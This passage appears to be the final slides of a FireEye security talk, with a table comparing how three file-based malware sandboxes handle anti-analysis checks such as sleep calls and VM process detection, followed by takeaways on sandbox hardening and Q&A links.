# Performance of File based Sandboxes against Anti Analysis Techniques...

Sandboxes	Human Interaction	Iframe Flash/JPG	Sleep Calls	V-Check	IO Ports	VM Processes
Sandbox1	No	No	Yes	No	Yes	Yes
Sandbox2	No	No	Yes	No	Yes	Yes
Sandbox3	Yes	No	Yes	No	Yes	Yes



# Take Away

- File based sandboxes not effective in detecting advanced malware.
  - Designed as research tool, long way to go for prime time
  - Most of the File Based Sandboxes can only provide an activity report, not classification
  - Most of the File Based Sandboxes are not hardened for advanced malware analysis
  
- Virtual Execution Environment must be hardened & obfuscated for advanced evasions
  - Many old malware like Khelios, PushDo and Poison Ivy have resurrected with sandbox evasions
  - Many of the recent 0day attacks leverage these evasions as well
  - A never ending battle

# Take Away

- Advanced attacks are stateful, understanding the context of the attack via multi-flow analysis are needed to fill the gap
- Multi-flow & Multi-Vector correlation between set of events is required to capture the behavior of the advanced threats.

# Q&A

- Follow the research blog:
  - <http://www.fireeye.com/blog/>
- Follow us on twitter:
  - <https://twitter.com/FireEye>

